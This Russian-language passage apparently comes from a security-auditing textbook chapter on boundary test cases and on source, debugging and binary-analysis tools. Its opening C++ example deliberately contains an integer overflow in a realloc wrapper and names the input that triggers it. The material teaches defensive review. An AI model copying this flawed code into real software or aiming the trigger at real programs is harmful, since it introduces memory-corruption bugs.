Тестовые случаи используются для тестирования программы или небольшой изолированной части кода, чтобы увидеть, как она обрабатывает определенные входы. Тестовые случаи можно выполнять разными способами: написать программу для взаимодействия с приложением и подачи тестовых данных, вручную вводить значения в программу с помощью отладчика или использовать настольную проверку. Цель тестовых случаев - определить, правильно ли программа обрабатывает определенные входы или определенные сочетания входов. Проверить все возможные сочетания входов обычно невозможно, поэтому нужно выбирать наиболее полезные случаи.

Часто это означает граничные случаи, где входы неожиданны или обрабатываются рассматриваемым кодом специальным образом. Например, предположим, у вас есть функция с таким прототипом:

```
int Connection::ConnectionRead(int len);
```

Вы хотите проверить, насколько хорошо эта функция справляется с неожиданным вводом. Для этого нужно определить диапазоны значений, которые могут принимать входные переменные, и выбрать значения из этих диапазонов для тестирования функции. Некоторые тестовые случаи могут включать следующее:

- вызов функции `ConnectionRead()` с `len` = небольшое отрицательное значение, например `-1`;
- вызов функции `ConnectionRead()` с `len` = большое отрицательное значение, например `0x80000000`;
- вызов функции `ConnectionRead()` с `len` = `0`;
- вызов функции `ConnectionRead()` с `len` = небольшое положительное значение, например `10`;
- вызов функции `ConnectionRead()` с `len` = большое положительное значение, например `0x7FFFFFFF`.

Тестовые случаи классифицированы на основе диапазона значений, которые может принимать `len`: положительное, отрицательное или `0`.

NB. У вас есть два теста для положительных и отрицательных значений, потому что проверяются значения, близкие к граничным условиям, ограничивающим целые числа. Эти ограничения подробно обсуждаются в главе 6.

Используя тщательно выбранные значения из каждого диапазона возможных значений входа (в этом случае положительное, отрицательное или `0`), вы получаете лучшую отдачу от тестов, потому что покрываете ожидаемые и неожиданные случаи с минимальным возможным числом тестов. После дальнейшего изучения кода может стать очевиднее, что определенные значения, похоже, вызовут серьезные проблемы, поэтому позднее можно добавить эти значения к тестовым случаям. Например, изучим функцию немного дальше:

```
class Connection {  
  
    private:  
        int sock;  
        Buffer network_data;  
        ...  
};  
  
int Connection::ConnectionRead(int len)  
{  
    int n;  
  
    if(network_data.GrowBuffer(len) == 0)  
        return -1;  
  
    n = ::read(sock, network_data.BufferEnd(), len);  
  
    return n;  
}
```



```

}

class Buffer {
private:
    unsigned char *data;
    size_t data_size, data_used;
    ...
};

# define EXTRA 1024

int Buffer::GrowBuffer(size_t length)
{
    size_t new_size;
    char *new_data;

    if(data_size - data_used >= length)
        return 1;

    new_size = length + data_used + EXTRA;

    if(new_size < length)    // check for integer overflow
        return 0;

    new_data = (unsigned char *)myrealloc(data, new_size);

    if(new_data == NULL)
        return 0;

    data_size = new_size;
    data = new_data;

    return 1;
}

void *myrealloc(void *data, size_t new_size)
{
    void *block;

    new_size = (new_size + 15) & 0xFFFFFFF0;

```

```

    block = realloc(data, new_size);

    return block;
}

```

У этого довольно сложного пути кода есть тонкая уязвимость. В частности, в `myrealloc()` может произойти целочисленное переполнение при округлении `new_size` вверх, но из-за проверки целочисленного переполнения в `GrowBuffer()` уязвимость запускает только небольшой набор значений. Если уязвимость снова не ясна, не беспокойтесь: целочисленные переполнения подробнее рассматриваются в главе 6. Точное значение `len`, передаваемое в `ConnectionRead()` (или любую функцию, вызывающую `GrowBuffer()`), для запуска целочисленного переполнения зависит от значения `data_used`. Если предположить, что оно равно 0, предыдущие тестовые случаи не запускают целочисленное переполнение из-за следующего фрагмента из `GrowBuffer()`:

```

new_size = length + data_used + EXTRA;

if(new_size < length)    // check for integer overflow

    return 0;

```

`EXTRA`, добавляемое к `new_size`, вызывает целочисленное переполнение при использовании тестового случая `len = -1`, а тестовый случай с большим отрицательным значением не переполняется, и `realloc()` просто завершается неудачно. Чтобы запустить ошибку (при `data_used = 0`), нужно добавить тестовый случай вроде `len = 0xFFFFFBFF`, то есть максимальное представимое целое минус 1024. Начальный диапазон тестовых случаев, который вы составляете, нужно подгонять к исследуемому коду, чтобы поймать все искусственно созданные граничные случаи, возникающие из-за того, как работает код, а также логические граничные случаи, которые вы изначально придумали.

## Тестовые случаи с несколькими входами

Предыдущий пример поднимает интересный момент, связанный с несколькими входами. До того как вы достаточно глубоко изучили код, вас в отношении тестовых случаев интересовал только один вход: переменная `len`, переданная в `ConnectionRead()`. Однако в реальном мире часто приходится работать с несколькими входами функций. Проблема в том, что наличие нескольких входов умножает число нужных тестовых случаев, как показано в этой формуле:

$$\text{tests} = (\text{set of cases})(\text{number of inputs})$$

Число тестовых случаев может быстро расти. Кроме того, могут появляться дополнительные тестовые случаи; часто переменные, являющиеся несколькими входами функции, некоторым образом связаны, и это понятие называется "отношениями переменных" (обсуждается в главе 7). По сути многие переменные и входы в модуле получают смысл через отношение к другим переменным, поэтому могут понадобиться тестовые случаи для граничных условий отношения, помимо граничных случаев для переменных в изоляции. Код, который вы рассматривали ранее, является примером такого тестового случая: нужно проверить граничный случай отношения между `len` и `data_used`, потому что оба значения должны работать вместе, чтобы запустить потенциальную уязвимость.

Строя тестовые случаи для функции или модуля кода, вы должны выявлять эти отношения, чтобы убедиться, что набор тестов полон. Чем больше вы выполняете тестовые случаи, тем быстрее сможете выявлять проблемные случаи по коду, что ускоряет процесс. Однако стоит потратить время на проработку всех потенциальных сценариев и проверить, правильно ли код их обрабатывает. Автоматическое замечание проблем не так тщательно, и можно пропустить

один-два случая. Кроме того, число граничных условий не обязательно соответствует числу входов, которые вы подаете в модуль кода, потому что некоторые переменные получают значения косвенно из ввода, как, предположительно, `data_used`.

Предположим, у вас большое число тестовых случаев, и вы хотите по возможности от некоторых избавиться. Как сделать это и при этом убедиться, что вы проверяете все необходимые граничные условия? Есть два способа отсеять лишние тестовые случаи: установление ограничений и прореживание лишнего ввода, объясненные в следующих разделах.

### **Рассматривайте ввод как враждебный**

Часто встречается код, опасный потому, что разработчик считает некоторые внешне предоставленные переменные безопасными и неявно доверяет их содержимому. Этот подход опасен по нескольким причинам:

- может существовать неучтенный путь кода, где выполняется менее строгая очистка ввода; поэтому уязвимый код может быть достигнут с переменными в неожиданном состоянии;
- в будущем может быть введен новый путь кода, где выполняется менее строгая очистка ввода; поэтому уязвимый код может быть достигнут с переменными в неожиданном состоянии;
- очистка ввода может работать не так эффективно, как ожидает разработчик, из-за логической ошибки или ошибки реализации, поэтому уязвимый код может быть достигнут с переменными в неожиданном состоянии.

В целом следует осторожно относиться к входным данным из других модулей. Не нужно предполагать тот же уровень опасности, что и для полностью внешнего ввода, но все равно стоит быть немного подозрительным. В конце концов, для разработчика просто хорошая практика выполнять некоторую внутреннюю проверку согласованности, особенно в библиотеке общего назначения.

### **Установление ограничений**

Иногда у вас есть большое число тестовых случаев, которые проверяют код на всевозможные граничные условия, но многие из этих тестов могут быть бесполезны. Почему? Потому что проверяемый модуль кода не может быть достигнут с переменными в определенных состояниях, поэтому даже если тестовые случаи обрабатываются неправильно, это не имеет значения, поскольку они никогда не могут произойти.

Если можно подтвердить, что переменные не могут существовать в определенных состояниях, ряд тестовых случаев становится нерелевантным, и их можно отбросить, записав, почему вы их отбросили. Этот процесс называется установлением ограничений. Выполняя его, следует убедиться, что проверки очистки ввода работают как ожидается, сделав отдельные тестовые случаи для той части кода, где происходят sanity checks. Чтобы увидеть пример, где можно отбросить тестовые случаи, вернемся к функции `ConnectionRead()`. Представьте, что она вызывается только из одного места в приложении, функции `ConnectionReadBuffer()`, которая выглядит так:

```
int Connection::ConnectionReadBuffer(int len)
{
    return ((len > 0) ? ConnectionRead(len) : 0);
}
```

Эта функция по сути является оберткой для `ConnectionRead()`, но она гарантирует, что `len` больше 0. Одна эта проверка исключает довольно много тестовых случаев; теперь нужно тестировать только ситуации, где `len` положителен, потому что `ConnectionRead()` никогда не может быть достигнута с `len`, равным 0 или отрицательным.

## Прореживание лишнего ввода

Прореживание лишнего ввода означает избавление от входов, которые не являются предметом интереса. Например, рассмотрим следующий прототип функции:

```
int read_data(int sock, unsigned char *buffer,
              size_t length, int flags);
```

Эта функция в основном является оберткой над `recv()`. Начальный набор состояний для каждой переменной при вызове этой функции показан в таблице 4-20.

**Таблица 4-20. Состояния входных данных**

| Переменная | Состояния                                                             |
|------------|-----------------------------------------------------------------------|
| sock       | Действительный дескриптор сокета; недействительный дескриптор сокета  |
| buffer     | NULL; не NULL (размер равен length); не NULL (размер не равен length) |
| length     | 0; небольшое положительное число; огромное положительное число        |
| flags      | 0; действительные флаги; недействительные флаги                       |

Теперь у вас есть набор возможных состояний, которые нужно проверить. Обычно следует быть конкретнее относительно значений, которые может принимать переменная `flags`, но для этого примера это не обязательно. Вероятно, можно устранить пару таких состояний при изучении ограничений для функции. Например, крайне маловероятно, что программа вызовет эту функцию с недействительным дескриптором сокета. Помимо этого ограничения, однако, определенные значения находятся вне контроля атакующего как напрямую, так и косвенно. Например, предположим, что переменная `flags` может быть любым действительным флагом или сочетанием флагов, которые принимает функция `recv()` (и это правило обеспечивается кодом в другом месте), но программа устанавливает это значение на основе ввода из конфигурационного файла, доступного только администратору. В этом случае не нужно тестировать каждое сочетание возможных значений `flags`; вероятно, достаточно конфигурации по умолчанию из файла.

При устранении тестовых случаев будьте осторожны, чтобы не устранить слишком много. То, что вы не можете контролировать значение переменной, не означает, что ее можно игнорировать, потому что значения, которые принимает переменная, могут влиять на то, как работает функция или модуль, и нужно увидеть, как ваш ввод обрабатывается при каждом обстоятельстве. Вкратце, можно игнорировать только значения входов, соответствующие следующим условиям:

- вы не можете контролировать их прямо или косвенно;
- значение этой переменной не оказывает существенного влияния на то, как обрабатываются контролируемые вами данные или как работает модуль.

Кроме того, иногда встречаются аргументы, единственная цель которых - быть заполненными функцией, поэтому при вызове функции значения в этих переменных нерелевантны.

## Неограниченные типы данных

Это обсуждение тестовых случаев еще не затрагивало работу с входными данными типов, не ограниченных строгим подмножеством или диапазоном значений. До сих пор примеры касались прежде всего целочисленных типов, которые могут быть в одном из трех состояний: отрицательное значение, положительное значение или 0. Однако что насчет строк символов? Строковые данные могут иметь произвольную длину и содержать произвольные символы, предоставленные пользователями. Это затрудняет написание строгого набора тестовых случаев и уверенность в покрытии всех возможных результатов при работе приложения в реальной среде. Строковые данные усложняют процедуры тестовых случаев. Кроме того, этот тип данных не редкость; вам часто придется составлять для него тестовые случаи, поэтому нужно уметь обрабатывать такой ввод согласованно и точно. Для этого нужно знать некоторый контекст вокруг ввода. Иными словами, нужно определить, что представляют неограниченные данные и как программа их интерпретирует. В ходе программы со строковыми данными происходит ряд вещей:

- **Преобразования.** Данные преобразуются из одного представления в другое.
- **Валидации.** Выполняются проверки, чтобы подтвердить наличие определенных элементов данных в определенных местах, выполнить проверки длины данных и провести другие связанные процедуры валидации.
- **Разбор и извлечение.** Данные разбираются на составные элементы. Для строк разбор обычно означает поиск границ элементов через поиск разделителя, например пробела, а затем копирование элементов по мере необходимости приложения.
- **Системное использование.** Данные фактически используются для получения некоторого системного ресурса, например предоставленные имена файлов открываются или передаются другой программе для отправки e-mail.

Чтобы предоставлять эффективные тестовые случаи для строк, следует выбирать граничные случаи для каждого блока преобразования, валидации или разбора, который происходит. Лучший способ сделать это - изучить каждую операцию, выполняемую над данными, и классифицировать ее в одну из трех категорий: преобразование, валидация или разбор. В зависимости от категории вы решаете, какова цель, чтобы соответствующим образом создать тестовые случаи.

Если операция является преобразованием, ваши цели - увидеть, есть ли случай, где преобразование происходит неправильно, увидеть, может ли возникнуть какое-либо повреждение, и увидеть, приводит ли порядок преобразований относительно валидации данных к логической уязвимости безопасности, то есть процедура валидации проверяет отсутствие или наличие некоторых данных, но затем данные преобразуются перед использованием. Эти вопросы подробнее объясняются в главе 8, "Строки и метасимволы".

Если операция является процедурой валидации, главная цель - определить, можно ли в каких-либо случаях обойти эту валидацию или неадекватна ли валидация с учетом последующих действий. Это определение может включать случаи без валидации. Эти вопросы также обсуждаются в главе 8.

Когда выполняется разбор и извлечение, вас интересуют проблемы, связанные с неправильным разбором данных, обычно приводящим к некоторому повреждению памяти, которое подробно рассматривается в нескольких следующих главах. После выполнения этих шагов часто находятся случаи, где данные используются для доступа к системному ресурсу. Обычно это финальный шаг обработки данных, потому что к этому моменту они должны были быть валидированы и разобраны. Поэтому уязвимость существует, если использование этой строки для доступа к ресурсу позволяет атакующему обойти политику безопасности приложения или повредить его внутреннее состояние.

## Инструментарий аудитора кода

Прежде чем можно будет эффективно анализировать крупные фрагменты кода, нужны инструменты, позволяющие удобно перемещаться по коду и выполнять связанные задачи, например fuzz-testing. Этот раздел вводит несколько основных программных инструментов для навигации как по исходному, так и по бинарному коду, отладки, fuzz-testing и автоматизированного аудита кода.

Описание каждого инструмента включает обзор набора функций и оценку сильных и слабых сторон. Аудиторы кода различаются по тому, с какими инструментами им удобно работать, поэтому потратьте некоторое время на тестирование каждого продукта и найдите те, которые подходят лучше всего. Обзорные таблицы также показывают, доступна ли бесплатная версия инструмента.

Аудиторы кода обычно являются людьми привычки. Большинство привыкает к определенным инструментам и затем никогда не пробует конкурирующие инструменты из-за усилий, нужных для изменения рабочего процесса. Однако состояние искусства быстро меняется, и новые инструменты могут вводить новые возможности, которые значительно упрощают проверку кода. Если возможно, выделите время на исследование разных продуктов; возможно, вы найдете в конкурирующих инструментах функции, недоступные в текущих.

## Навигаторы исходного кода

Навигаторы исходного кода позволяют легко и эффективно управлять как небольшими, так и крупными проектами исходного кода. Хотя большинство программных наборов поставляется с IDE, навигаторы исходного кода немного отличаются тем, что сосредоточены на чтении кода и следовании по нему, а не на сборке, хотя многие IDE имеют похожие функции и могут быть достаточны для анализа кода. К возможностям хороших навигаторов исходного кода относятся следующие:

- **Функциональность перекрестных ссылок.** Возможность строить перекрестные ссылки на использование функции или переменной - одна из самых важных возможностей навигатора исходного кода. Хороший инструмент должен позволять искать как определения, так и использования объекта, чтобы можно было быстро и легко увидеть детали объекта.
- **Текстовый поиск.** Текстовый поиск полезен для нахождения кода, который может выполнять определенный вид задачи, на основе того, какие строки он ищет во входных данных. Кроме того, текстовый поиск пригодится для нахождения объектов, когда инструмент не может найти определение или определение объекта приходит извне исходного кода проекта. Например,

RPC-сервер может иметь определения переменной, объявленной в файле `grpcgen.x`, а инструмент не может найти определения, потому что анализирует только `.c`-файлы.

- **Поддержка нескольких языков.** Поддержка нескольких языков полезна аудиторам кода, которые исследуют проекты на разных языках. Большинство навигаторов исходного кода поддерживает несколько основных языков, например C/C++ и Java.
- **Подсветка синтаксиса.** Каждый программист должен быть знаком с ценностью подсветки синтаксиса. Это просто цветное кодирование, которое IDE или навигатор исходного кода применяет к разным программным конструкциям. Большинство инструментов имеет некоторую форму подсветки синтаксиса, потому что она считается необходимой для современной разработки программного обеспечения.
- **Возможности построения графов.** Графическое представление использования объекта или потока управления в функции либо группе функций может быть очень полезным. С помощью построения графов можно получить ясное представление деревьев вызовов или конструкций потока управления, не увязая в коде.
- **Возможности сценариев.** Возможности сценариев могут быть полезны для продвинутого автоматизированного анализа или манипуляции деревьями исходного кода. С мощным сценарным языком возможно автоматизировать некоторые базовые и даже не самые базовые аспекты аудита кода.

## Cscope

Cscope, сведенный в таблице 4-21, - полезная утилита с функциями перекрестных ссылок в простом текстовом интерфейсе и функциями поиска и замены для выполнения текстовых подстановок в нескольких исходных файлах. Эта утилита не предлагает удовлетворительную среду навигации по коду из-за ограниченного набора поддерживаемых возможностей, но она и не предназначена быть средой аудита. Однако она может быть полезным дополнением к другим продуктам, особенно Ctags, поскольку оба продукта компенсируют недостатки друг друга.

Таблица 4-21. Cscope

| Поле                       | Значение                                                                    |
|----------------------------|-----------------------------------------------------------------------------|
| Операционная система       | Большинство UNIX-подобных ОС (Linux, BSD, Solaris)                          |
| Требования продукта        | Нет                                                                         |
| Доступна бесплатная версия | Да                                                                          |
| URL                        | <a href="http://cscope.sourceforge.net/">http://cscope.sourceforge.net/</a> |
| Ключевые возможности       | Перекрестные ссылки; текстовый поиск и замена                               |

## Ctags

Ctags - расширение редактора VIM, предназначенное для навигации по исходному коду. Оно предлагает ряд интересных возможностей, хотя многие возможности, перечисленные в таблице 4-22, фактически являются частью VIM, а не Ctags. Оно работает, генерируя файл с местоположениями элементов данных: структур, функций, переменных, определений типов, макросов препроцессора и так далее, а затем обращается к этому файлу, когда пользователи ищут определения. Его легко использовать тем, кто знаком с VIM, и в сочетании с уже имеющимися возможностями VIM оно создает функциональную среду навигации по коду.

**Таблица 4-22. Ctags**

| Поле                       | Значение                                                                                       |
|----------------------------|------------------------------------------------------------------------------------------------|
| Операционная система       | Большинство UNIX-подобных ОС (Linux, BSD, Solaris)                                             |
| Требования продукта        | Редактор VIM                                                                                   |
| Доступна бесплатная версия | Да                                                                                             |
| URL                        | <a href="http://ctags.sourceforge.net/">http://ctags.sourceforge.net/</a>                      |
| Ключевые возможности       | Поддержка нескольких языков; поиск определений; подсветка синтаксиса; навигационные сокращения |

Один из главных недостатков Ctags в том, что при поиске определения он иногда переходит не туда. Например, он может перейти к прототипу вместо фактической функции. Он может быть особенно проблемным, когда в исследуемом коде много косвенности. Вторым главным недостатком - отсутствие функций перекрестных ссылок; однако использование этого инструмента вместе с Cscope может обойти это ограничение.

## Source Navigator

Source Navigator (см. таблицу 4-23) - GUI IDE, разработанная в основном для Linux и других UNIX-подобных ОС, но также работающая в Windows. Она предлагает богатый набор возможностей, включая поддержку нескольких языков, перекрестные ссылки (текстовые и графические), текстовый поиск и поиск определений. Это отличный продукт, потому что интерфейс прост и быстр, а движок работает хорошо. Он не ошибается при поиске определений так, как иногда ошибаются другие продукты.

**Таблица 4-23. Source Navigator**

| Поле                       | Значение                                                                                                         |
|----------------------------|------------------------------------------------------------------------------------------------------------------|
| Операционная система       | UNIX и Windows                                                                                                   |
| Требования продукта        | Нет                                                                                                              |
| Доступна бесплатная версия | Да                                                                                                               |
| URL                        | <a href="http://sourcnav.sourceforge.net/">http://sourcnav.sourceforge.net/</a>                                  |
| Ключевые возможности       | Поддержка нескольких языков; перекрестные ссылки; построение графов; текстовый поиск и замена; поиск определений |

Многие аудиторы предпочитают консольные среды для аудита кода, но некоторые возможности Source Navigator делают аудит кода в GUI-среде достаточно эффективным. Однако у него есть пара недостатков. Во-первых, иногда он, похоже, имеет проблемы при работе с крупными деревьями исходного кода, что может приводить к аварийному завершению приложения. Эта проблема не распространена, но случается. Во-вторых, ему не хватает подсветки синтаксиса, что может немного затруднить следование по коду.



## Code Surfer

Code Surfer (таблица 4-24), продукт Grammatech, специально предназначен для задач аудита кода. Он расширяет базовую функцию навигаторов кода дополнительными возможностями, такими как slicing. Slicing - механизм подсветки синтаксиса на основе переменных, которые пользователь хочет отслеживать, и путей кода, на которые влияет эта переменная. Эта возможность может быть полезна для обеспечения чувствительности анализа к потоку управления и потоку данных.

**Таблица 4-24. Code Surfer**

| Поле                       | Значение                                                                                                         |
|----------------------------|------------------------------------------------------------------------------------------------------------------|
| Операционная система       | UNIX и Windows                                                                                                   |
| Требования продукта        | Cygwin при установке в Windows                                                                                   |
| Доступна бесплатная версия | Нет                                                                                                              |
| URL                        | <a href="http://www.grammatech.com/products/codesurfer/">www.grammatech.com/products/codesurfer/</a>             |
| Ключевые возможности       | Поддержка нескольких языков; перекрестные ссылки; построение графов; текстовый поиск и замена; поиск определений |

## Understand

Understand от SciTools (таблица 4-25) предназначен для анализа крупных кодовых баз и поддерживает ряд разных языков. Он доступен как GUI для Windows и UNIX OS. Understand - одна из наиболее полнофункциональных сред чтения исходного кода, доступных сегодня, с особенно простым в использовании и настраиваемым интерфейсом. Understand также имеет сценарный интерфейс для автоматизации задач анализа исходного кода.

**Таблица 4-25. Understand**

| Поле                       | Значение                                                                                                                                          |
|----------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------|
| Операционная система       | UNIX и Windows                                                                                                                                    |
| Требования продукта        | Нет                                                                                                                                               |
| Доступна бесплатная версия | Ограниченная по времени пробная версия                                                                                                            |
| URL                        | <a href="http://www.scitools.com/">www.scitools.com/</a>                                                                                          |
| Ключевые возможности       | Поддержка нескольких языков; перекрестные ссылки; построение графов; текстовый поиск и замена; поиск определений; возможности сценариев и plug-in |

## Отладчики

Отладка является неотъемлемой частью работы аудитора кода. Она может быть полезной при отслеживании того, какие пути кода используются при заданном наборе обстоятельств, при поиске сбоя, возникшего в результате black box testing, или при проверке уязвимости, найденной в коде. Для Windows и UNIX-подобных ОС доступен широкий выбор отладчиков, и многие в разной степени поддерживают любую архитектуру, на которой доступна ОС. Уровень развитости отладчиков сильно различается, как и их наборы функций, поэтому познакомьтесь с несколькими отладчиками, чтобы увидеть, какой подходит лучше всего. При выборе отладчика полезно искать следующие возможности:

- **Отладка ядра.** Большинство отладчиков предназначены для отладки процессов пользовательского пространства. Однако может потребоваться отлаживать ядро или драйверы ядра. В таком случае нужен отладчик, способный пошагово проходить код, выполняемый в режиме ядра.
- **Поиск в памяти.** Это просто возможность искать строки и значения в произвольных диапазонах памяти. Это может казаться базовым требованием для отладчиков, но удивительно, что у некоторых его нет.
- **Возможности сценариев.** Возможность определять собственные команды или макросы для отладки приложения может быть полезной. Сценарии могут быть мощной функцией и удобны для автоматизации повторяющихся задач.
- **Поддержка отладочной информации.** Некоторые форматы бинарных файлов, например ELF, могут содержать обширную отладочную информацию: исходный код, номера строк, имена исходных файлов и так далее. Другие файлы создаются специально для хранения отладочной информации, например DBG. Хороший отладчик должен уметь интерпретировать эти данные.
- **Условные точки останова.** Может понадобиться задавать набор требований, которые должны быть выполнены, чтобы breakpoint сработал. Так не нужно вручную проверять состояние процесса при каждом срабатывании breakpoint.
- **Поддержка потоков.** Отладка многопоточных приложений может быть довольно трудной. Почти все отладчики поддерживают многопоточные приложения, но некоторые делают это лучше.
- **Ассемблирование на лету.** Полезно писать ассемблерный код, который отладчик интерпретирует в bytecode, особенно при ручном внедрении кода в процесс или модификации кода для проверки условия.
- **Удаленная отладка.** В зависимости от задачи может быть удобно отлаживать машину по сети.

Следующие разделы описывают несколько популярных отладчиков для разных ОС.

## GNU Debugger (GDB)

GDB, сведенный в таблице 4-26, вероятно, самый широко используемый отладчик для UNIX-подобных систем. Это консольный отладчик, хотя доступны GUI-оболочки, который предлагает довольно богатый набор возможностей и достаточно прост в использовании, если вы знакомы с ассемблерным кодом и общим использованием отладчиков, что необходимо, если вы планируете эффективно работать с отладчиком. Большинство команд используют похожий синтаксис, поэтому после знакомства с основами остальное дается легко. GDB полезен, когда у вас есть доступ к исходному коду отлаживаемой программы, поскольку можно скомпилировать ее с отладочной информацией. Этот уровень информации специфичен для ELF-бинарных файлов, распространенного формата в современных вариантах UNIX. Можно пошагово проходить ассемблерный код, а GDB показывает строку исходного кода, относящуюся к выполняемой инструкции. Эта функция облегчает трассировку fault или просмотр того, что идет не так при попытке задействовать пути кода для проверки потенциальных уязвимостей.

**Таблица 4-26. GDB**

| Поле                       | Значение                                       |
|----------------------------|------------------------------------------------|
| Операционная система       | UNIX и Windows                                 |
| Требования продукта        | Нет                                            |
| Доступна бесплатная версия | Да                                             |
| URL                        | <a href="http://www.gnu.org/">www.gnu.org/</a> |

| Поле                 | Значение                                                                                                                                                                                |
|----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Ключевые возможности | Отладка ядра в некоторых ограниченных обстоятельствах; сценарии; поддержка отладочной информации формата файла; условные breakpoints; ограниченная поддержка потоков; удаленная отладка |

GDB также имеет сценарный интерфейс, полезный для создания пользовательских команд, ускоряющих отладку. Сценарный интерфейс во многом ограничен; например, он не может хранить информацию состояния между вызовами команд. В основном он предназначен для определения макросов для серии команд, а не для построения полнофункциональных plug-in, что жаль.

GDB также не хватает нескольких возможностей. Было бы полезно ассемблирование на лету, как и поиск в памяти. Команды для поиска по памяти нет, хотя сделать сценарий для этого довольно просто. Интерфейс может быть немного неудобен для задач вроде редактирования данных в памяти по сравнению с отладчиком вроде SoftICE, описанным далее. Кроме того, у GDB есть ограничение, когда процесс порождает несколько дочерних процессов: трассировка в дочерние процессы может быть трудной. При этом другие UNIX-отладчики имеют похожие ограничения, так что это не специфическая проблема GDB. GDB поддерживает не-Intel архитектуры, но иногда работает на них не так хорошо; в частности, известно, что отладка sparse-бинарных файлов вызывает проблемы.

## OllyDbg

OllyDbg - бесплатный Windows-отладчик пользовательского пространства с простым GUI для анализа программ во время выполнения (см. таблицу 4-27).

**Таблица 4-27. OllyDbg**

| Поле                       | Значение                                                                                                 |
|----------------------------|----------------------------------------------------------------------------------------------------------|
| Операционная система       | Windows                                                                                                  |
| Требования продукта        | Нет                                                                                                      |
| Доступна бесплатная версия | Да                                                                                                       |
| URL                        | <a href="http://www.ollydbg.de/">www.ollydbg.de/</a>                                                     |
| Ключевые возможности       | Условные breakpoints; поддержка потоков; удаленная отладка; возможности plug-in; ассемблирование на лету |

OllyDbg богат возможностями и упрощает некоторые трудоемкие задачи отладки. Некоторые функции OllyDbg включают следующее:

- возможность записывать пути выполнения, что полезно при анализе сбоев, поскольку можно шагать назад по программе и видеть, что пошло не так, какие ветви были взяты и так далее;
- просмотр цепочки обработчиков исключений, избавляющий от ручного прохода по стеку;
- установка меток, к которым можно возвращаться, как в IDA;
- ассемблирование на лету;
- блокирование исключений, где можно выбрать, какие исключения передавать отлаживаемому процессу, а какие нет.

Помимо базовых возможностей отладки, OllyDbg имеет развитый движок, позволяющий разрабатывать plug-in для расширения функциональности отладчика. Некоторые plug-in включают OllyDump ([www.openrce.org/downloads/details/108/OllyDump](http://www.openrce.org/downloads/details/108/OllyDump)), позволяющий сбрасывать in-memory image процесса на диск, и HeapVis (<http://labs.iddefense.com/labs.php?show=8#a8>), инструмент для визуализации текущего состояния кучи программы.

## SoftICE

SoftICE от Compuware, сведенный в таблице 4-28, - популярный отладчик уровня ядра для Windows OS. Поскольку SoftICE работает в режиме ядра, его можно использовать для отладки приложений пользовательского пространства и драйверов ядра или самого ядра. SoftICE имеет ряд полезных возможностей, включая удаленную отладку, ассемблирование на лету, эффективный командный язык и мощные функции поиска, замены и редактирования. Compuware недавно прекратила выпуск SoftICE; однако он остается популярным отладчиком ядра Windows.

**Таблица 4-28. SoftICE**

| Поле                       | Значение                                                                                          |
|----------------------------|---------------------------------------------------------------------------------------------------|
| Операционная система       | Windows                                                                                           |
| Требования продукта        | Нет                                                                                               |
| Доступна бесплатная версия | Только пробная версия                                                                             |
| URL                        | <a href="http://www.compuware.com">www.compuware.com</a>                                          |
| Ключевые возможности       | Отладка ядра; условные breakpoints; поддержка потоков; удаленная отладка; ассемблирование на лету |

## Инструменты бинарной навигации

Не все приложения, которые вы аудируете, доступны как исходный код. Фактически исходный код часто не предоставляется, поэтому приходится аудировать бинарные файлы программы, читая ассемблерный код приложения и выясняя, как он работает. Нужны инструменты, помогающие в бинарной навигации, чтобы исследование исполняемых файлов было менее громоздким. Хорошие возможности инструментов бинарной навигации включают следующее:

- **Возможности аннотирования.** Аудит ассемблерного кода может быть утомительным и трудным. Проверяющим кода полезно иметь возможность аннотировать код замечаниями о том, что он делает, или потенциальных ошибках, которые нужно проверить.
- **Маркеры.** В дополнение к аннотациям маркеры позволяют автоматически возвращаться к предыдущим подозрительным местам кода. Эти маркеры полезны, особенно когда вы возвращаетесь к приложению, над которым работали всю прошлую ночь.
- **Возможности построения графов.** Как и у навигаторов исходного кода, построение графов позволяет видеть структуру функции или дерева вызовов функций. Эта возможность полезна, когда нужно установить путь вызова к подозрительной функции или изучить логическую схему внутренней работы функции.
- **Возможности определения структур.** Поскольку по ассемблерному коду может быть трудно следовать, полезно уметь определять структуры с различными членами, обнаруженными в процессе обратной разработки. Применение этих структур необходимо при анализе, чувствительном к потоку данных, особенно в объектно-ориентированном коде.
- **Возможности сценариев.** Способность писать сценарии или plug-in особенно полезна для бинарного анализа. Они могут пригодиться для автоматической распаковки исполняемого файла, а также для написания инструментов, автоматически анализирующих определенные конструкции в коде. Например, сценарии могут помогать статическому анализу для автоматического обнаружения уязвимостей или предоставлять полезную информацию, такую как распознавание объектов, определения структур или отслеживание переменных.

## IDA Pro

IDA Pro, сведенная в таблице 4-29, - инструмент для бинарной навигации и обязательная часть набора проверяющего кода. Получите этот продукт, если у вас его нет, это приказ. IDA Pro можно использовать для интерпретации многих форматов бинарных файлов, предназначенных для широкого диапазона процессоров, поэтому она полезна почти для любого бинарного файла, который встретится.

**Таблица 4-29. IDA Pro**

| Поле                       | Значение                                                                                                                                          |
|----------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------|
| Операционная система       | Linux и Windows                                                                                                                                   |
| Требования продукта        | Нет                                                                                                                                               |
| Доступна бесплатная версия | Нет                                                                                                                                               |
| URL                        | <a href="http://www.datarescue.com">www.datarescue.com</a>                                                                                        |
| Ключевые возможности       | Поддержка нескольких языков; перекрестные ссылки; построение графов; текстовый поиск и замена; поиск определений; возможности сценариев и plug-in |

NB. Даже если IDA не распознает формат файла, который вы пытаетесь анализировать, можно построить модуль загрузчика для конкретных типов бинарных файлов с помощью plug-in-интерфейса IDA.

IDA Pro имеет богатый и не имеющий равных набор возможностей, включающий следующее:

- автоматическое распознавание функций и элементов данных в бинарном файле;
- распространение информации о типах через вызовы функций;
- распознавание распространенных конструкций компилятора;
- распознавание фрагментированных блоков функций;
- возможность графической навигации по бинарному файлу, новая в версии 5;
- возможности перекрестных ссылок;
- flowchart- и graphing-возможности;
- гибкий сценарный язык для автоматизации задач анализа;
- расширяемый framework plug-in, позволяющий разработчикам писать сложные модули анализа или бинарные загрузчики.

IDA также интегрирует отладку в свой дизассемблер. Этот продукт можно использовать вместо отдельного отладчика, и он имеет преимущество сочетания функций статического анализа с живой отладкой для более полной среды обратной разработки. Отладчик в IDA также имеет многие возможности других популярных отладчиков.

## BinNavi

